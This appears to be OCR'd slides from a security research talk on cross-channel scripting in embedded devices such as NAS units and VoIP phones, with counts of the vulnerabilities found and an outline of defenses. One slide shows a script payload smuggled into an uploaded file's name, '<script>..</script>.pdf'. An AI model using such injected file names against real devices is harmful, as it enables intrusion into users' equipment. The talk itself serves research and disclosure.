
NAS

Upload a file:


<script>..</script>.pdf

Attacker

Cross-channel scripting



Cross-channel scripting



http://[redacted]/cgi-bin/browse?share=share

Hello!

We now own your secret data. For example:

EDmin - secret/

[To Parent Directory]

```
 01/09/2000  22:50:05                    7.7k secret code.exe
```

Talk overview

Part 1: Many examples of XCS

- **Phones:** 5 XCS vulnerabilities in 2 phones
- **Embedded:** 23 devices, 26 XCS vulnerabilities
- **RESTful APIs:** 2 major APIs, 2 XCS vulnerabilities

Talk overview

Part 1: Many examples of XCS

- **Phones:** 5 XCS vulnerabilities in 2 phones
- **Embedded:** 23 devices, 26 XCS vulnerabilities
- **RESTful APIs:** 2 major APIs, 2 XCS vulnerabilities


Part 2: Defenses against XCS

More XCS Examples

Stanford Computer Security Lab

Embedded web interfaces?

Embedded vs. public web servers



Data :
- Parks associates
- Netcraft

Web management interfaces

Managing embedded devices via a web interface:

- ✓ *Easier for users*
- ✓ *Cheaper for vendors*

Recipe for a disaster

Vendors build their own web applications

- Standard web server (sometimes)
- Custom web application stack
- Weak web security

New features/services added at a fast pace

- Vendors compete on number of services in product
- <u>Interactions between services ➽ vulnerabilities</u>

Outcome

Vulnerabilities in **every** device we audited

SIP XCS

VoIP phone

- Linksys SPA942
- Web interface
- SIP support
- Call logs

